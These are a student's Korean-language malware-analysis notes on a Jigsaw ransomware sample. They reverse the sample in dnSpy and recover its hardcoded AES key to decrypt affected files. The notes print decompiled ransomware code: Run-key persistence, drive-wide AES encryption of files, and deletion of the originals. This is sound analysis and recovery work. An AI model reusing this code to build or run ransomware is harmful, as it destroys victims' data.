




4. JigSaw Ransomware

문제파일 확인

감염

	IMMUN!.bin.zip	2020-07-20 오후 6:48	압축(ZIP) 파일	455KB
	Ragnar.zip	2020-08-24 오후 4:10	압축(ZIP) 파일	20KB
	Turkish Jigsaw Ransomware.exe	2021-09-08 오전 11:44	응용 프로그램	682KB
	Turkish Jigsaw Ransomware.zip	2023-10-26 오후 2:39	압축(ZIP) 파일	397KB


- 파일 압축해제 후 exe 파일로 변경 후 **Detect it easy**로 라이브러리 확인



- .NET 프레임 워크를 사용하는 것을 확인할 수 있음 → C#을 사용했을 가능성이 매우 크다
- <https://dotnet.microsoft.com/ko-kr/learn/dotnet/what-is-dotnet-framework>
- 실행을 해보면? → 파일들이 tedcrypt 확장자로 변경되어 암호화 되는것을 확인


	IMMUN!.bin.zip.tedcrypt	2025-04-10 오후 3:53	TEDCRYPT 파일	455KB
	Ragnar.zip.tedcrypt	2025-04-10 오후 3:53	TEDCRYPT 파일	20KB
	Turkish Jigsaw Ransomware.exe	2021-09-08 오전 11:44	응용 프로그램	682KB
	Turkish Jigsaw Ransomware.zip.tedcrypt	2025-04-10 오후 3:53	TEDCRYPT 파일	397KB

→ 다시 돌아가서 분석을 진행 (Firefox로 위장하는 것 같음)




dnSpy 분석

- <https://github.com/dnSpy/dnSpy>.
- .NET 프레임워크 어셈블리 디버거



- 열어보면 Halflife3.exe라고 되어있는데 게임이름 처럼 되어있었다.


해시값 확인



location> get-filehash path\TurkishJigsawRansomware.exe

분석 진행

Main tools → SetStartup 확인



- 함수명으로 보아하니 시작될때 뭔가 실행되는 거 같음
- 교수님의 말씀 → 왜 재부팅 되면 바로 실행이 될까?? 그 이유는?

바로 .NET에 있었다. (참고자료 첨부)

<https://pang2h.tistory.com/440>

<https://www.xn--hy1b43d247a.com/persistence/registry-startup-folder>

SetStartup 함수는 .NET에서 관리자 권한으로 시작 프로그램을 등록하는 함수였다

따라서 컴퓨터가 부팅되고 가동되면서 바로 시작되는 프로그램으로 이 해당 랜섬웨어가 등록되어 실행되는 것!!

```
// Main.Tools.Windows
// Token: 0x06000044 RID: 68 RVA: 0x00003EFC File Offset: 0x000020FC
internal static void SetStartup(Windows.StartupMethodType startupMethod)
{
    if (startupMethod != Windows.StartupMethodType.StartupFolder)
    {
        if (startupMethod != Windows.StartupMethodType.Registry)
        {
            return;
        }
        try
        {
            Windows.SetStartupRegistry(Config.FinalExePath);
            return;
        }
        catch
        {
            Windows.SetStartupFolder();
            return;
        }
    }
    Windows.SetStartupFolder();
}
```

→ 그러면 여기서 봐야하는게 어떻게 시작프로그램에 등록을 시키는 것인가??

```
Windows.SetStartupRegistry(Config.FinalExePath);
```

- SetStartupRegistry → 레지스트리에 시작프로그램으로 등록되어 실행되는게 아닐까?

```
}  
  
// Token: 0x06000046 RID: 70 RVA: 0x00003F60 File Offset: 0x00002160  
private static void SetStartupRegistry(string exePath)  
{  
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);  
    if (registryKey == null)  
    {  
        return;  
    }  
    registryKey.SetValue(Path.GetFileName(exePath), exePath);  
}
```

- 해당 함수 내부로 들어가면 아래와 같은 코드가 나옴

```
// Token: 0x06000046 RID: 70 RVA: 0x00003F60 File Offset: 0x00002160  
private static void SetStartupRegistry(string exePath)  
{  
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);  
    if (registryKey == null)  
    {  
        return;  
    }  
    registryKey.SetValue(Path.GetFileName(exePath), exePath);  
}
```

SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run → 이것을 주목해보면 (참고자료 첨부)


<https://learn.microsoft.com/ko-kr/windows/win32/setupapi/run-and-runonce-registry-keys>

윈도우의 레지스트리 키들 중 다음의 키들은 사용자가 로그인 할 시 자동적으로 특정 프로그램/명령어를 실행한다.

1. HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
2. HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
3. HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
4. HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce

- 윈도우 레지스트리키를 통해 시작프로그램으로 등록하고 이를 바탕으로 사용자가 부팅 후 로그인을 할 시 자동으로 실행되는 것

⇒ 현재까지 알아낸 정보: 자동으로 실행되는 과정은 알겠는데 그럼 암호화는 어떻게 되는 것인가?



- Locker라는 라이브러리를 봤을때 뭔가 잠근다는 뜻이니까 암호화 알고리즘이 있을 것이라고 추측

- 들어가보니 실제로 암호화 알고리즘이 있었다.

Locker → EncryptFiles

```
// Token: 0x0600003D RID: 61 RVA: 0x00003A50 File Offset: 0x00001C50
private static void EncryptFiles(string dirPath, string encryptionExtension, HashSet<string> extensionsToEncrypt)
{
    IEnumerable<string> files = Locker.GetFiles(dirPath);
    Func<string, IEnumerable<string>> <>9__0;
    Func<string, IEnumerable<string>> func;
    if ((func = <>9__0) == null)
    {
        func = (<>9__0 = ((string file) => extensionsToEncrypt));
    }
    foreach (string text in Enumerable.Select(Enumerable.Where(Enumerable.Select(Enumerable.Select(Enumerable.Where(Enumer:
    {
        file,
        ext
    })), <>h__TransparentIdentifier0 => <>h__TransparentIdentifier0.file.EndsWith(<>h__TransparentIdentifier0.ext)), <>h__Transparen
    {
        file = file,
        fi = new FileInfo(file)
    }}, t => t.fi.Length < 10000000L), t => t.file))
    {
        try
        {
            if (Locker.EncryptFile(text, encryptionExtension)) //암호화 함수
            {
                Locker.EncryptedFiles.Add(text);
            }
        }
        catch
        {
        }
    }
}
```

Locker → EncryptFile

```
// Main.Tools.Locker
// Token: 0x0600003F RID: 63 RVA: 0x00003C3C File Offset: 0x00001E3C
private static bool EncryptFile(string path, string encryptionExtension)
{
    try
    {
        if (Config.StartMode != Config.StartModeType.Debug && (path.StartsWith(Config.WorkFolderPath, StringComparison.InvariantCulture)
        {
            return false;
        }
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.Key = Convert.FromBase64String("OolsAwwF32cICQoLDA00De==");
            //암호화에 사용된 키값
            aesCryptoServiceProvider.IV = new byte[] { //암호화에 사용된 IV
                0,
                1,
                0,
                3,
            }
        }
    }
}
```

```

        5,
        3,
        0,
        1,
        0,
        0,
        2,
        0,
        6,
        7,
        6,
        0
    };
    Locker.EncryptFile(aesCryptoServiceProvider, path, path + encryptionExtension);
    //AES 암호화 하는 부분
    }
}
catch
{
    return false;
}
try
{
    File.Delete(path);
}
catch (Exception)
{
    return false;
}
return true;
}

```

Locker → EncryptFileSystem

```

// Main.Tools.Locker
// Token: 0x06000038 RID: 56 RVA: 0x00003830 File Offset: 0x00001A30
internal static void EncryptFileSystem()
{
    HashSet<string> extensionsToEncrypt = new HashSet<string>(Locker.GetExtensionsToEncrypt());
    foreach (string dirPath in Enumerable.Select<DriveInfo, string>(DriveInfo.GetDrives(), (DriveInfo drive) => drive.RootDirectory.FullName))
    {
        Locker.EncryptFiles(dirPath, ".tedcrypt", extensionsToEncrypt);
        //tedcrypt 확장자로 암호화
    }
    if (!File.Exists(Locker.EncryptedFileListPath))
    {
        string[] contents = Locker.EncryptedFiles.ToArray<string>();
        File.WriteAllLines(Locker.EncryptedFileListPath, contents);
    }
}

```

```

1 // Main.Tools.Locker
2 // Token: 0x06000041 RID: 65 RVA: 0x00003D9C File Offset: 0x00001F9C
3 private static void EncryptFile(SymmetricAlgorithm alg, string inputFile, string outputFile)
4 {
5     byte[] array = new byte[65536];
6     using (FileStream fileStream = new FileStream(inputFile, FileMode.Open))
7     {
8         using (FileStream fileStream2 = new FileStream(outputFile, FileMode.Create))
9         {
10             using (CryptoStream cryptoStream = new CryptoStream(fileStream2, alg.CreateEncryptor(), CryptoStreamMode.Write))
11             {
12                 int num;
13                 do
14                 {
15                     num = fileStream.Read(array, 0, array.Length);
16                     if (num != 0)
17                     {
18                         cryptoStream.Write(array, 0, num);
19                     }
20                 } while (num != 0);
21             }
22         }
23     }
24 }

```

Locker → EncryptFile(SymmetricAlgorithm alg, string inputFile, string outputFile)

```

// Main.Tools.Locker
// Token: 0x06000041 RID: 65 RVA: 0x00003D9C File Offset: 0x00001F9C
private static void EncryptFile(SymmetricAlgorithm alg, string inputFile, string outputFile)
//inputFile:원래 파일
// outputFile : 암호화된 파일
///SymmetricAlgorithm alg IV와 키가 설정된 알고리즘
{
    byte[] array = new byte[65536];
    using (FileStream fileStream = new FileStream(inputFile, FileMode.Open))
    // 파일열기
    {
        using (FileStream fileStream2 = new FileStream(outputFile, FileMode.Create))
        // 빈파일 생성
        {
            using (CryptoStream cryptoStream = new CryptoStream(fileStream2, alg.CreateEncryptor(), CryptoStreamMode.Write))
            //CryptoStream == fileStream2에 암호화한 것
            {
                int num;
                do
                {
                    num = fileStream.Read(array, 0, array.Length); //파일 읽어옴
                    if (num != 0)
                    {
                        cryptoStream.Write(array, 0, num); //파일을 CryptoStream 암호화(쓰기작업)
                    }
                }
                while (num != 0);
            }
        }
    }
}

```

CreateEncryptor() → IV와 키가 설정된 것을 확인(참고)

```

// Token: 0x060004EBE RID: 20158 RVA: 0x00112CAB File Offset: 0x00111CAB
public virtual ICryptoTransform CreateEncryptor()
{
    return this.CreateEncryptor(this.Key, this.IV);
}


```

현재까지의 절차



1. 자동실행 프로그램 등록해서 부팅하고 로그인하면 바로 실행
2. 파일을 읽은 후 빈파일 생성

3. 읽은 파일은 AES 암호화

4. 생성된 빈 파일에 암호화된 내용을 덮어씀





- 암호화된 파일을 복호화
- 현재 카카오톡에서 받은 파일이 암호화됨 → KakaoTalk_20250409_174840.jpg.tedencrypt



- Key = OolsAwwF32cICQoLDA00De==
 - IV = 0x00,0x01,0x00,0x03,0x05,0x03,0x00,0x01,0x00,0x00,0x02,0x00,0x06,0x07,0x06,0x00

- 여기서 주의할점은 IV를 입력할때 16진수 이므로 Hex 값을 입력해줘야 하므로 0x를 붙여줘야함
- 복호화된 파일을 HxD로 저장해보면?



- JPG로 저장해보면 다음과 같이 복호화 된것을 확인